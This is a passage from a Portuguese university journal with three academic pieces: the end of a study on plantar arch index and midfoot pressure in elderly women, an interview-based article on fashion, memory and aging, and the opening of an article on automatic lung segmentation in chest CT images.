Fonte: elaborado pelos autores.





Figura 2 - Correlações entre a Idade e o Índice do Arco Plantar (a) e os Picos de Pressão Plantar no mediópé (b).
Fonte: elaborado pelos autores.





Figura 3 - Correlações entre a IMC e o Índice do Arco Plantar (a) e os Picos de Pressão Plantar no mediópé (b).
Fonte: elaborado pelos autores.

4 DISCUSSÃO

Neste estudo as idosas apresentaram valores médios de IAP característicos de pés planos, conforme a classificação de Cavanagh; Rodgers (1987), não estando de acordo com os estudos de Aquino (2012), na avaliação inicial (IAP=0,22±0,05), Sacco et al. (2008) (IAP=0,21±0,05) e Scott; Menz; Newcombe (2007) (IAP=0,24±0,05) que encontraram para os idosos, de ambos os sexos, classificação de pés normais. Porém, estão de acordo com os resultados encontrados por Aquino (2012), em um estudo longitudinal, que após 4 anos reavaliou as idosas e observou-se um aumento no valor médio do IAP (0,27 (0,06)) com o aumento da idade, caracterizando pés planos.

Neste estudo, nas idosas com idades mais avançadas observou-se uma tendência à diminuição do IAP e dos PPP no mediopé, sendo que essas alterações podem ser justificadas pela diminuição da massa corporal e do IMC em idades mais avançadas, que são decorrentes do declínio de massa magra, diminuição de densidade óssea e de força muscular, documentados na literatura como provenientes do processo de envelhecimento (SILVA NETO et al., 2012; GOODPASTER et al., 2008; FRONTERA et al., 2000). Segundo Doherty (2003), o tecido muscular esquelético diminui cerca de 40% entre 20 e 60 anos de idade e essa perda é progressiva com o passar dos anos (SILVA NETO et al., 2012; GOODPASTER et al., 2008; FRONTERA et al., 2000). Krause et al. (2006) verificaram que idosas com idades mais avançadas apresentaram menores valores de massa livre de gordura, mas principalmente, menores valores de massa de gordura, quando comparados as idosas mais jovens. Apesar dos valores médios do IMC classificar as mulheres idosas, predominantemente, com sobrepeso, parece que as idosas que alcançam as idades mais avançadas apresentam menor adiposidade corporal.

A diminuição da altura do navicular está relacionada com o aumento IAP e com o aumento dos PPP no mediopé, porém, no caso das idosas, no presente estudo, não está relacionada com o avanço da idade. Estes dados mostram que o aumento dos picos de pressão plantar no mediopé (BOSCH et al., 2009; MENZ; MORRIS, 2006) e o aumento no índice do arco plantar estão relacionados ao desabamento das estruturas do arco plantar, em função da insuficiência passiva e ativa dos componentes de sustentação do mesmo, decorrentes do processo de envelhecimento (MENZ; MORRIS, 2006).

O IAP fornece uma indicação da altura e da curvatura do arco plantar longitudinal medial (MENZ; MORRIS, 2006; HILLSTROM et al., 2013) e estudos mostram relações entre arco plantar longitudinal medial e altura do navicular (SHRADER et al., 2005; CESAR et al., 2012), demonstrando assim, que essa medida clínica pode ser um método eficaz, confiável e de baixo custo para avaliar a arco plantar longitudinal medial e classificar os tipos de pé.

5 CONCLUSÃO

Observou-se que a diminuição da altura do navicular em idosas provoca aumento do índice do arco plantar e dos picos de pressão no médio pé, mostrando que a altura do navicular pode ser utilizada para caracterizar a conformação do arco plantar longitudinal medial. Nas idosas com idades mais avançadas ocorreu redução do IAP, dos PPP no mediopé, da massa corporal e do IMC, que podem estar relacionadas com a diminuição da composição corporal, funcionalidade e velocidade da marcha provocadas pelo envelhecimento.

REFERÊNCIAS

- ABREU, S.S.E.; CALDAS, C.P. Velocidade de marcha, equilíbrio e idade: um estudo correlacional entre idosas praticantes e idosas não praticantes de um programa de exercícios terapêuticos. *Rev Bras Fisioter*, v. 12, n. 4, p. 324-30, 2008.
- AQUINO, V.S. **Características antropométricas e posturais de pés de idosos diabéticos e não diabéticos: Evolução no período de quatro anos.** 2012. Dissertação (Mestrado em Fisioterapia), Universidade Federal de São Carlos, 2012.
- AZEVEDO, L.A.P.; NASCIMENTO, L.F.C. A distribuição da força plantar está associada aos diferentes tipos de pés. *Rev Paul Pediatr*, v. 27, n. 3, p. 309-14, 2009.
- BARROS, J.F.P. et al. Avaliação da capacidade funcional de idosos institucionalizados na cidade de Maceió-AL. *Rev Bras em Promoção da Saúde*, v. 23, n. 2, p. 168-174, 2010.
- BOSCH, K. et al. From “first” to “last” steps in life–pressure patterns of three generations. *Clin Biomech*, v. 24, n. 8, p. 676-681, 2009.
- CAVANAGH, P.R.; RODGERS, M.M. The arch index: a useful measure from footprints. *J Biomech*, v. 20, n. 5, p. 547-551, 1987.
- CESAR, P.C.; ALVES, J.A.O; GOMES, J.L.E. Altura do arco longitudinal do pé e lesões do ligamento cruzado anterior. *Acta Ortop Bras*, v. 22, n. 6, p. 312-314, 2014.
- COSTA, A.G.S. et al. Fatores de risco para quedas em idosos. *Rev Rene*, v. 14, n. 4, 2013.
- DOHERTY, T.J. Invited review: aging and sarcopenia. *J Appl Physiol*, v. 95, n. 4, p. 1717-1727, 2003.
- DRAKE, R.L.; MITCHELL, A.W.M; VOGL, W. **Gray’s Anatomia Para Estudantes.** Elsevier Brasil, 2010. p. 608.
- FAN, Y.; FAN, Y., LI, Z.; LV, C.; LUO, D. Natural gaits of the non-pathological flat foot and high-arched foot. *Plos one*. v. 6, p. 1-5, 2011.
- FRONTERA, W.R. et al. Aging of skeletal muscle: a 12-yr longitudinal study. *J Appl Physiol*, v. 88, n. 4, p. 1321-1326, 2000.

GARRIDO, R.; MENEZES, P.R. O Brasil está envelhecendo: boas e más notícias por uma perspectiva epidemiológica. *Rev Bras Psiquiatr*, v. 24, p. 3-6, 2002.

GERVÁSIO, F.M. et al. Marcha de Idosas e Risco de Quedas. *Revista Movimenta*, v. 5, n. 1, p. 40-54, 2012.

GONÇALVES, L.H.T. et al. O idoso institucionalizado: avaliação da capacidade funcional e aptidão física. *Cad. Saúde Pública*, v. 26, n. 9, p. 1738-1746, 2010.

GOODPASTER, B.H. et al. Effects of physical activity on strength and skeletal muscle fat infiltration in older adults: a randomized controlled trial. *J Appl Physiol*, v. 105, n. 5, p. 1498-1503, 2008.

HILLSTROM, H.J. et al. Foot type biomechanics part 1: Structure and function of the asymptomatic foot. *Gait Posture*, v. 37, n. 3, p. 445-451, 2013.

JUCÁ, R.L.L. Análise da distribuição de pressão plantar e tipos de pé de atletas de ginástica rítmica em plataforma de baropodometria. 2006. Dissertação (Mestrado em Engenharia Biomédica) - Universidade do Vale do Paraíba Instituto de Pesquisa e Desenvolvimento - São José dos Campos, SP. 2006.

KRAUSE, M.P. et al. Alterações morfológicas relacionadas à idade em mulheres idosas. *Rev Bras Cineantropom Desempenho Hum*, v. 8, n. 2, p. 73-7, 2006.

MANFIO, E.F. et al. Relação entre idade e a distribuição de pressão plantar. In: *Anais do VIII Simpósio Brasileiro de Biomecânica do Calçado*. 2014.

MARIN, M.J.S.; MACIEL, M.C. Caracterização dos problemas relacionados aos pés de idosos de uma comunidade em município do interior do Estado de São Paulo. *Rev Bras Geriatr Gerontol*, v. 17, n. 2, p. 243-253, 2014.

MCPOIL, T.G. et al. Variability of plantar pressure data. A comparison of the two-step and midgait methods. *J Am Podiatr Med Assoc*, v. 89, n. 10, p. 495-501, 1999.

DESTAQUE

Ciências Exatas e Tecnológicas - Moda

AS LEMBRANÇAS DO VESTIR: MEMÓRIA, MODA E MATURIDADE

Paulo Henrique Saul Duarte

Acadêmico do curso de Moda da Universidade Feevale, bolsista de Iniciação Científica Feevale. E-mail: sd_p2@hotmail.com

Claudia Schemes

Doutora em História, professora do PPG Processos e Manifestações Culturais e pesquisadora do grupo de pesquisa Cultura e Memória da Comunidade. E-mail: claudias@feevale.br

RESUMO

Este artigo tem como foco de discussão as mulheres com mais de 65 anos e sua relação com a moda. O estudo pretende elaborar algumas reflexões sobre as mudanças que ocorrem na sua maneira de vestir e no estilo destas mulheres a partir de suas lembranças. Para tanto, lançamos mão da técnica de entrevista em profundidade para discutir acerca de questões que abordam o envelhecimento e, em especial, as transformações no seu vestir. Ressalta-se que o a discussão proposta neste trabalho é um fragmento de uma pesquisa mais ampla vinculada ao projeto A Vestimenta feminina e os diferentes olhares da mulher madura: moda, cultura e identidade.

Palavras-chave: Mulher. Envelhecimento. Moda. Memória.

ABSTRACT

This article has a specific focus on women over 65 years and his relationship with fashion. The study intends to reflect on the changes that occur in dress and style of these women from their memories. Therefore, we used the in-depth interview technique to discuss the issues that address aging and in particular the changes in dress. It is noteworthy that the proposed discussion in this paper is a fragment of a larger research project linked to Female clothing and different looks mature woman, fashion, culture and identity.

Keywords: Woman. Aging. Fashion. Memory.

1 INTRODUÇÃO

Este artigo faz parte do projeto de pesquisa “A vestimenta feminina e os diferentes olhares da mulher adulta: moda, cultura e identidade” desenvolvido pelo grupo de pesquisa Cultura e Memória da Comunidade, sob coordenação da professora doutora Claudia Schemes da Universidade Feevale.

A área de estudos da Moda abrange inúmeros temas e aspectos da vida social. Somos todos contribuintes do grande contexto que influencia e consome a moda. Através de nossos hábitos e escolhas repassamos informações e sentimentos numa constante releitura de conceitos e símbolos da vestimenta (BARNARD, 2003). O estilo pessoal é a maneira pela qual a moda é expressada por um indivíduo, servindo de canal para transmitir e conectar diferentes pessoas em diferentes magnitudes. O fato é que todos nós usamos roupas, tanto para vestir, quanto para comunicar o tempo todo.

Mais interessante ainda que observar como o conceito de estilo se forma, é observar como este tende a se alterar com o tempo ou sob influência de outros fenômenos sociais. No caso em questão é o das mulheres maduras, pois estas se deparam com diversas mudanças físicas, psicológicas e sociais. Portanto, é intrigante observar tais mudanças e refletir sobre elas, a ponto de identificar as concepções de moda, estilo e identidade de cada mulher. A moda, portanto, possibilita a reunião e a troca de experiências e é um instrumento importante para o acionamento da memória dos indivíduos.

De acordo com Barnard (2003, p. 76), moda e indumentária, “são culturais no sentido de que são algumas das maneiras pelas quais um grupo constrói e comunica sua identidade”. Crane (2006), por sua vez, informa que o vestuário é fundamental para a construção social da identidade. Historicamente, as roupas foram o principal meio pelo qual as pessoas se identi-

ficavam na sociedade e, mesmo tendo os contrastes reduzidos ao longo dos séculos – até o século XVIII a distinção de classes era expressa visualmente de forma bastante ostensiva, as pessoas continuam se identificando através de suas vestimentas. Segundo a autora, a escolha do vestuário oferece “um excelente campo para estudar como as pessoas interpretam determinada forma de cultura para o seu próprio uso, forma essa que inclui normas rigorosas sobre a aparência que se considera apropriada num determinado período (o que é conhecido como moda)” (CRANE, 2006, p. 21).

A maneira de se vestir pode ser considerada uma forma de expressão e como identificação da cultura e de traços da identidade do indivíduo. “Na moda, e por ela, os sujeitos mostram seus jeitos de ser e estar no mundo, o que os posiciona neles” (OLIVEIRA, 2004, p. 10).

Tendo como perspectiva a relação profícua entre moda, elaboração cultural e identidade, o presente estudo propõe pensar acerca das relações estabelecidas entre a mulher madura, com mais de 65 anos e a moda. Por esta perspectiva, acionamos um tema que cada vez mais passa a ser discutido em diferentes esferas da sociedade, o envelhecimento.

Lopes et al (2012, p.52), em um artigo intitulado Envelhecimento e Velhice: pistas e reflexões para o campo da moda realizam o seguinte questionamento: “Como o campo da moda, cuja dinâmica básica de funcionamento gira em torno do conceito de juventude, pode contribuir para a tarefa de pensar e propôr espaços e imagens que correspondam às diferentes possibilidades de envelhecer?

A partir desta indagação, pretendemos discutir ou possibilitar reflexões sobre o envelhecimento e suas diferentes faces e relações como forma de colaborar com o debate. No que tange a este estudo propomos pensar a relação entre moda e envelhecimento a partir de

2 UMA CONVERSA SOBRE, ESTILO, MODA E MATURIDADE

algumas questões, sendo elas: Em que momento a mulher madura percebe a necessidade de alterar o seu modo de vestir? Qual relação pode ser estabelecida entre alterações no modo de vestir e uma padronização da roupa como um demarcador de envelhecimento?

Utilizamos a técnica da entrevista em profundidade já que esta é uma técnica qualitativa que explora determinado assunto a partir da busca de informações, percepções, memórias e experiências das pessoas entrevistadas.

Para o propósito deste estudo selecionamos duas entrevistas, sendo assim, é importante ressaltar que trabalhamos com “fragmentos” que servem para instigar a discussão de um tema ainda pouco explorado que é a moda e a sua relação com o envelhecimento. Desta forma, as reflexões apresentadas neste trabalho são um exercício de problematização do tema e busca trazer à tona questões atuais que ainda carecem de subsídios para um debate mais amplo das temáticas relacionadas.

Foram entrevistadas duas mulheres: Ana, de 66 anos e Beatriz, de 70 anos (nomes fictícios) e ambas residem em São Leopoldo/RS.

A interlocução com as entrevistadas iniciou com a seguinte pergunta: Como você definiria seu estilo? Beatriz disse que seu estilo é “prático”, que ela explica que vem da combinação de calças e bermudas e algumas blusas, comentando o fato de ter somente dois vestidos. Contraditoriamente, Ana hesitou bastante para responder à pergunta, dizendo que não sabia explicar direito, mas concluiu que possui um “estilo próprio”, pois nunca prestou muita atenção do que está na moda e o que ela veste é criação de sua cabeça dela.

O que chamou atenção nesta primeira questão foi que ambas estavam vestindo roupas muito similares, mesmo uma dizendo que não ligava para o que estava na moda e a outra assumindo sua praticidade, o que reforça a ideia de que as roupas significam coisas diferentes para diferentes pessoas e que todos recebem uma grande quantidade de informação por dia e o conjunto de tudo isso é que vai, mesmo inconscientemente, influenciar suas decisões na maneira de vestir.

Para Barnard (2003, p.128) as “palavras e imagens terão associações, ou conotações, diferentes para pessoas diferentes [...]”. Para o autor, toda roupa é uma representação e tem um significado que pode estar relacionado a uma emoção, uma ideia ou uma pessoa. Assim, o que uma mulher absorve e entende de uma composição de roupas pode ser completamente diferente da outra devido ao simples fato de não serem a mesma pessoa.

Quando perguntadas sobre os critérios utilizados na escolha de uma roupa, Beatriz afirma que o que a faz escolher uma peça ou uma composição é “evitar parecer ridícula”, e exemplifica com bom humor: “eu já sou grande, então não vou usar uma manga morcego! Senão levanto os braços e saio voando!”

A partir destas afirmações podemos concluir que nem todas as mulheres maduras estão preocupadas com o que dita a moda, mesmo havendo um cuidado de Beatriz com o “não parecer ridícula”, que está muito mais relacionado com o preconceito de idade do que com a aparência do vestuário. Goldenberg (2008), em pesquisa realizada sobre corpo, envelhecimento e felicidade com mulheres brasileiras, informa que elas estão muito preocupadas em não parecerem “ridículas” através de comportamentos e roupas de jovens, para a autora, “em

uma cultura em que o corpo é um capital, o processo de envelhecimento pode ser vivido como um momento de grandes perdas, especialmente de capital físico” (p.31).

Segundo Hall (2000), somos a somatória de inúmeras mudanças e experimentações, assim, podemos dizer que o senso de estilo é o que engloba todas as preferências e as noções que esta pessoa tem sobre seu corpo e as leva em consideração na hora de fazer escolhas de moda. O que cada uma das entrevistadas leva mais em consideração na hora de escolher o que vestir mostra como lidam com as roupas e como estas refletem seus valores pessoais.

Quando questionadas se achavam que seu estilo de vestir havia mudado com a chegada da maturidade, ambas disseram que não, mas Ana tem dúvidas em relação a se vestir adequadamente para sua idade e Beatriz comentou que depois de completar 50 anos foi se tomando mais “na dela”.

Quando foram questionadas sobre qual teria sido o *look* inesquecível da vida delas, ambas lembraram vestidos de festa que usaram em ocasiões importantes. Beatriz conta que alugou um vestido para um casamento, de uma cor entre o azul e o verde escuro, de alcinha e de cetim liso e brilhoso. O diferencial era uma peça, feita com um tecido fluido e com transparência, que ficava sobre os ombros e presa com um broche. Ela lembra que se sentiu incrível e “chiquérrima”.

Estas também foram as palavras de Ana descrevendo seu vestido verde água, cujo tecido foi comprado depois de meses de economia e foi confeccionado só para seu deleite, já que não havia nenhuma ocasião especial para usá-lo. Ana diz que quis confeccioná-lo “mesmo que fosse só para se olhar no espelho em casa!”

A memória, segundo Le Goff (1984), é um elemento essencial do que se costuma chamar identidade e cuja busca é uma das atividades fundamentais dos indivíduos, o que percebemos nas lembranças de Ana quando menciona um vestido do passado.

“Olha, eu acho que foi nos meus 15 anos. Meu pai determinava regras rígidas para a costureira – que era sobrinha dele -, como o comprimento do vestido, mas ela ficou com pena de mim, pois achou que o vestido estava longo demais e fez uma faixa pra gente poder subir o comprimento! Era um vestido muito bonito. Eu nunca esqueci. E o meu pai nunca ficou sabendo!”. A costureira, segundo a entrevistada, sentia pena dela e das mulheres da sua família, já que foram para escola somente para aprender a assinar seus próprios nomes.

As palavras veiculadas a uma memória nos remete a Motta (2012) ao afirmar que os avanços do feminismo, já desde a década de 1970, transformam o modo com que as mulheres velhas se veem e como são vistas. Segundo a autora, a maioria destas mulheres se sente muito mais livre e satisfeita hoje do que quando eram jovens e não podiam fazer nada do que desejavam.

Este é um sentimento muito comum entre as “novas velhas” da sociedade atual, pois aquelas que não tinham um pai severo, provavelmente se depararam com barreiras ao casar ou ainda de algum outro membro da família que tolhia sua liberdade. Porém, agora, libertas desses vínculos, elas percebem as novas oportunidades e as possibilidades de outro cenário, o que se evidencia no final das entrevistas, quando perguntadas sobre as perspectivas de suas vidas.

Um fato que chamou a nossa atenção é que ambas assinalam o orgulho e a relação que mantém com suas netas e demonstram uma grande preocupação para que as coisas sejam

3 CONSIDERAÇÕES FINAIS

diferentes com elas. Segundo elas, o mais importante é que as netas não se sintam presas ou limitadas em relação ao seu estilo de vestir. Para isso, trocam experiências e até mesmo roupas. Ana menciona que sua neta, que tem vinte anos, já usou várias de suas peças de roupa em ocasiões especiais como “um casaquinho de renda muito bonito que é um dos que ela mais gosta”. Da mesma forma, Beatriz se preocupa em apoiar as netas na busca pela liberdade e individualidade no vestir.

Por terem vivido o que viveram, as avós se colocam na posição das netas e imaginam como seriam suas vidas se tivessem tido as mesmas oportunidades que as netas têm. Por outro lado, observamos que as gerações mais jovens desenvolvem um olhar de admiração, inspiração, referência e reconhecimento pelos seus avós.

A partir desses depoimentos observamos que, assim como a memória, as roupas têm o poder de carregar histórias e podem transmitir sentimentos. As peças contêm lembranças, expressões e resquícios das pessoas que as usam. O sentimento de realização e alegria na rememoração de determinada vestimenta demonstra o quanto uma peça de vestuário é capaz de trazer à tona histórias de vida com suas alegrias, tristezas, enfim, acionar as sensibilidades inerentes ao ser humano.

Nesse sentido, a história e a memória também estão ligadas às roupas. Em meados do século XV as roupas eram deixadas em testamento e aqueles que as herdavam, recebiam mais do que um bem material, pois a roupa carregava a memória de quem às confiou. Para Stallybrass (2012), a conexão entre a roupa e a memória é abrangente e a sociedade moderna

se caracteriza como uma “sociedade de roupas” porque os objetos materiais são cobertos de significados emblemáticos que de certa maneira corporificam as relações sociais. A roupa, portanto, está associada com a memória ou é um tipo de memória. Quando a pessoa está ausente, ou morre, a roupa absorve sua presença ausente (STALLYBRASS, 2012).

O modo como as mulheres se sentem em relação ao seu envelhecimento e como processam isso através da indumentária, difere muito de pessoa para pessoa. Pode se identificar mulheres maduras que sofrem com o envelhecimento, já, outras, atravessam a barreira dos sessenta anos e sentem-se livres de uma bagagem pesada de obrigações e cobranças que as vinham acompanhando em diferentes momentos de sua vida.

Percebemos que as mudanças que acompanham o envelhecimento estão muito relacionadas com a maneira com que estas mulheres se vestem. As mulheres que tem seu estilo alterado drasticamente, não são necessariamente vítimas das opressões e expectativas da sociedade para a mulher velha, mas sim usam dessa força imposta sobre elas para se libertarem dos muitos ideais e paradigmas que elas mesmas não sentiam mais ou que nunca chegaram a fazer parte da sua personalidade.

Observamos que as vestimentas constituem indicadores sutis de como o passado é representado no presente em relação à personalidade e a memória de um indivíduo, ou seja, relaciona temporalidades. No caso das mulheres, a memória implica na maneira com que estas vivem hoje e repassa uma imagem para as gerações seguintes e o estilo pode ser entendido como um depósito de significados decorrentes da identidade pessoal muitas vezes fragmentada, construída e reconstruída incessantemente.

A forma de se vestir diz muito sobre uma pessoa. As mulheres maduras nasceram numa sociedade muito diferente da atual e isto é um influenciador direto da maneira com que elas vão se relacionar com a moda. O estilo é a junção de todas as experiências de uma pessoa e é resultado da maneira pela qual esta pessoa absorve e processa essas experiências. Portanto, o estilo pessoal está em constante processo de adaptação.

O experimento leva as mulheres maduras a uma análise dos seus conceitos de estilo. Através de um exercício de autocritica e de retrospectiva aos tempos passados, as mulheres puderam observar como a roupa carrega significado, e como um período e época estabelece e modifica padrões estéticos. Também é notável como estas mulheres refletem sobre seu processo de amadurecimento de estilo, onde se vê a mudança dos significados e de suas escolhas baseados em suas prioridades e situação de vida atual.

Ao pensarmos sobre a relação entre moda e a mulher madura, intencionamos neste estudo trazer à tona a percepção, mesmo que limitada, dos próprios atores sociais, ou seja, Beatriz e Ana que mesmo com diferenças sociais e econômicas, fazem parte de uma mesma geração, suas experiências e trajetórias não foram as mesmas e possuem singularidades próprias, no entanto, ao envelhecer, ao se tornarem mulheres maduras, seus corpos são vistos sem distinção, são corpos velhos e por isso, a eles nem tudo é permitido. Em uma sociedade que ainda privilegia a juventude e marginaliza seus velhos, Beatriz e Ana estão se saindo muito bem.

REFERÊNCIAS

BARNARD, M. *Moda e Comunicação*. 2.ed. Rio de Janeiro: Ed. Rocco, 2003.

BAUMAN, Z. *Modernidade Líquida*. Rio de Janeiro: Zahar, 2001.

CRANE, D. *A moda e seu papel social: classe, gênero e identidade das roupas*. São Paulo: Senac, 2006.

GOLDENBERG, M. *Coroas: corpo, envelhecimento, casamento e infidelidade*. Rio de Janeiro: Record, 2008.

HALL, S. *A identidade cultural na pós-modernidade*. 9. ed. Rio de Janeiro: DP&A, 2004.

LE GOFF, J. *Memória*. In: *Enciclopédia Einaudi, Memória-História*. Porto: Imprensa Nacional; Casa da Moeda, v.1, 1984.

LOPES, A.; BERNARDO, C.M.; SILVA, L.H.; MELO, P.; YOKOMIZO, P.; YOSHIOKA, T. *Envelhecimento e Velhice: Pistas e reflexões para o campo da moda*. In: MESQUITA, C.; CASTILHO, K. (org) *Corpo, Moda e Ética*. São Paulo: Estação das Letras e Cores, 2012.

MOTTA, A. B. *Mulheres Velhas: elas começam a aparecer...* In: PINSKY, C. *Nova História das Mulheres no Brasil*. São Paulo: Contexto, 2012.

MORAES, A. *O corpo no tempo: velhos e envelhecimento*. In: AMANTINO, M.; DEL PRIORE, M. *História do Corpo no Brasil*. São Paulo: Ed.UNESP, 2011.

OLIVEIRA, A. C. *Entre as Plásticas da Moda e o Corpo, o Sujeito*. In: CASTILHO, K. *Moda e Linguagem*. 2. ed. São Paulo: Editora Anhembi Morumbi, 2004.

STALLYBRASS, P. *O casaco de Marx*. Roupas, memória, dor. São Paulo: Autêntica, 2012.

DESTAQUE

Ciências Exatas e Tecnológicas - Ciência da Computação

PROPOSTA DE SEGMENTAÇÃO AUTOMÁTICA DOS PULMÕES EM IMAGENS DE TOMOGRAFIA COMPUTADORIZADA DO TÓRAX

Rodrigo Freiburger Rönnau

Graduado em Ciência da Computação
pela Universidade Feevale. E-mail:
rodrigo.ronnau@gmail.com

Marta Rosecler Bez

Doutora em Informática na
Educação pela UFRGS e professora
nos cursos de Informática e
Mestrado em Indústria Criativa na
Universidade Feevale.
E-mail: martabez@gmail.com

RESUMO

A Tomografia Computadorizada (TC) recebe destaque dentre os exames que podem servir de apoio à decisão médica. A análise manual, ou semi-manual, deste tipo de exame pode apresentar falhas, uma vez que depende da experiência, do conhecimento e do tempo que o profissional tem disponível para realizar o procedimento. Este artigo apresenta um modelo, que utiliza diferentes técnicas de Processamento Digital de Imagens (PDI), que podem auxiliar na delimitação de estruturas anatômicas a partir de exames de TC, apoiando o responsável pela avaliação na tomada de decisão. O caso apresentado aborda o processo de segmentação automática dos pulmões. Para tanto, são descritos os algoritmos utilizados e o desenvolvimento da ferramenta, além da etapa de validação e um comparativo dos resultados obtidos pelo protótipo em relação a trabalhos encontrados na literatura.

Palavras-chave: Segmentação dos pulmões. Tomografia computadorizada. Processamento digital de imagens. Informática médica.

ABSTRACT

The Computed Tomography is one of the tests used to support medical decision. The manual, or semi-manual, analysis of this type of exam can fail because it depends on the experience, knowledge and time that the professional has available to perform the procedure. This paper presents a model, using different digital image processing techniques, which can assist in the delineation process of anatomical structures from CT scans, helping the evaluator in the decision-making. The study approaches the automatic segmentation process of the lungs. Thus, the algorithm used and the development tool are described, along with the validation step and a comparison of the results obtained by the prototype in relation to other works found in literature.

Keywords: Lungs segmentation. Computed tomography. Digital image processing. Medical informatics.

1 INTRODUÇÃO

Quanto mais cedo um problema de saúde é detectado, menores são as consequências do mesmo e maiores são as chances de cura. Por essa razão, é muito importante para as pessoas que doenças e outras questões relacionadas à saúde sejam identificadas precocemente. Isso pode ser alcançado através de consultas médicas, exames e diagnósticos precisos.

Uma das principais ferramentas de auxílio ao diagnóstico para os médicos são os exames com imagens, pois fornecem uma visão interna dos tecidos do corpo sem a necessidade de intervenções invasivas como, por exemplo, a exploração operatória.

Gunderman (2007) informa que o tipo de exame por imagem mais utilizado é o radiológico. A Tomografia Computadorizada, ou TC, faz parte desse grupo de exames. As imagens que compõem uma TC possuem alta resolução espacial e bons níveis de contraste, apresentando cortes horizontais do corpo humano sem sobreposição dos órgãos e estruturas presentes em cada região (NOVELLINE, 1999).

O padrão de arquivos utilizado nos exames de TC é o DICOM. Além dos dados correspondentes às imagens, esse formato de arquivo pode conter ainda informações do paciente, do médico, configurações do tomógrafo, dados do local de execução do exame, entre outros atributos (NEMA, 2015).

Conforme citado anteriormente, a TC apresenta todas as estruturas anatômicas contidas na região examinada. Em diversos casos, somente um tipo de tecido é relevante para o profissional que está avaliando o exame. Essa delimitação de regiões de interesse é denominada segmentação (CONCI; AZEVEDO; LETA, 2008). Com a redução da área que o médico precisará analisar é possível que o risco de um diagnóstico impreciso seja reduzido.




Figura 1 – Histograma de coeficientes de atenuação da fatia
Fonte: LEADER et al., 2003

O objetivo deste estudo é apresentar uma proposta de segmentação automática dos pulmões em imagens de TC do tórax. Esse método tem como base dois trabalhos correlatos: o modelo de Leader et al. (2003) e o modelo de Brown et al. (2000).

Os tecidos do corpo possuem níveis diferentes de atenuação de raios X. A partir disso, Leader et al. (2003) propuseram uma maneira de determinar o coeficiente de atenuação dos pulmões de forma dinâmica, com base no histograma. Cada uma das fatias que formam o exame é processada individualmente. Inicialmente, a imagem passa por um pré-processamento, onde são eliminados eventuais ruídos e alguns elementos irrelevantes para o processo. É, então, gerado o histograma da imagem, apresentado na Figura 1.

O histograma gerado apresenta, usualmente, dois valores de pico: -900 HU, que representa tecido pulmonar e -200 HU, que foi determinado empiricamente como o valor dos *pixels* de fundo da imagem. O valor de limiar, que identifica os pulmões, é determinado pelo coeficiente que aparece o menor número de vezes dentro do intervalo existente entre os dois picos citados. Após a aplicação do limiar, a imagem resultante passa por algumas etapas de refinamento e o processo é finalizado.

2 DESENVOLVIMENTO

Já o sistema de Brown et al. (2000) utiliza um modelo anatômico definido por um grupo de médicos, permitindo, em conjunto com técnicas de processamento digital de imagens e um motor de dedução, a definição de forma, tamanho e posição de cada uma das estruturas que compõem o tórax.

A partir do estudo da anatomia do tórax, das características de exames de tomografia computadorizada, do formato de arquivos DICOM, em conjunto com o que foi apresentado nos trabalhos correlatos e do estudo de técnicas de processamento digital de imagens, foi possível propor e implementar um método para segmentação automática dos pulmões. Os passos do algoritmo e a sequência em que eles ocorrem são detalhados na seção a seguir.

O método de segmentação automática dos pulmões proposto no presente artigo está exposto na Figura 2. O mesmo é dividido em diversas etapas que são executadas, sequencialmente, em cada uma das imagens que formam o exame.

Os *pixels* que formam as imagens de TC apresentam o coeficiente de atenuação do tecido que está sendo representado. Essa escala tem seu valor mais baixo representando o ar, que é igual a -1000 HU (*Hounsfield Unit*). Já o valor mais alto é +3000 HU, que representa ossos com alta densidade. O valor de referência é a água, cujo coeficiente é 0 HU (STIMAC, 1994). Nas etapas iniciais, o processamento é feito com base nos valores originais de HU. Após a aplicação do limiar de segmentação, passam a ser utilizados os valores binários de cada *pixel*. Todas as etapas utilizam, como entrada, a saída da etapa anterior.

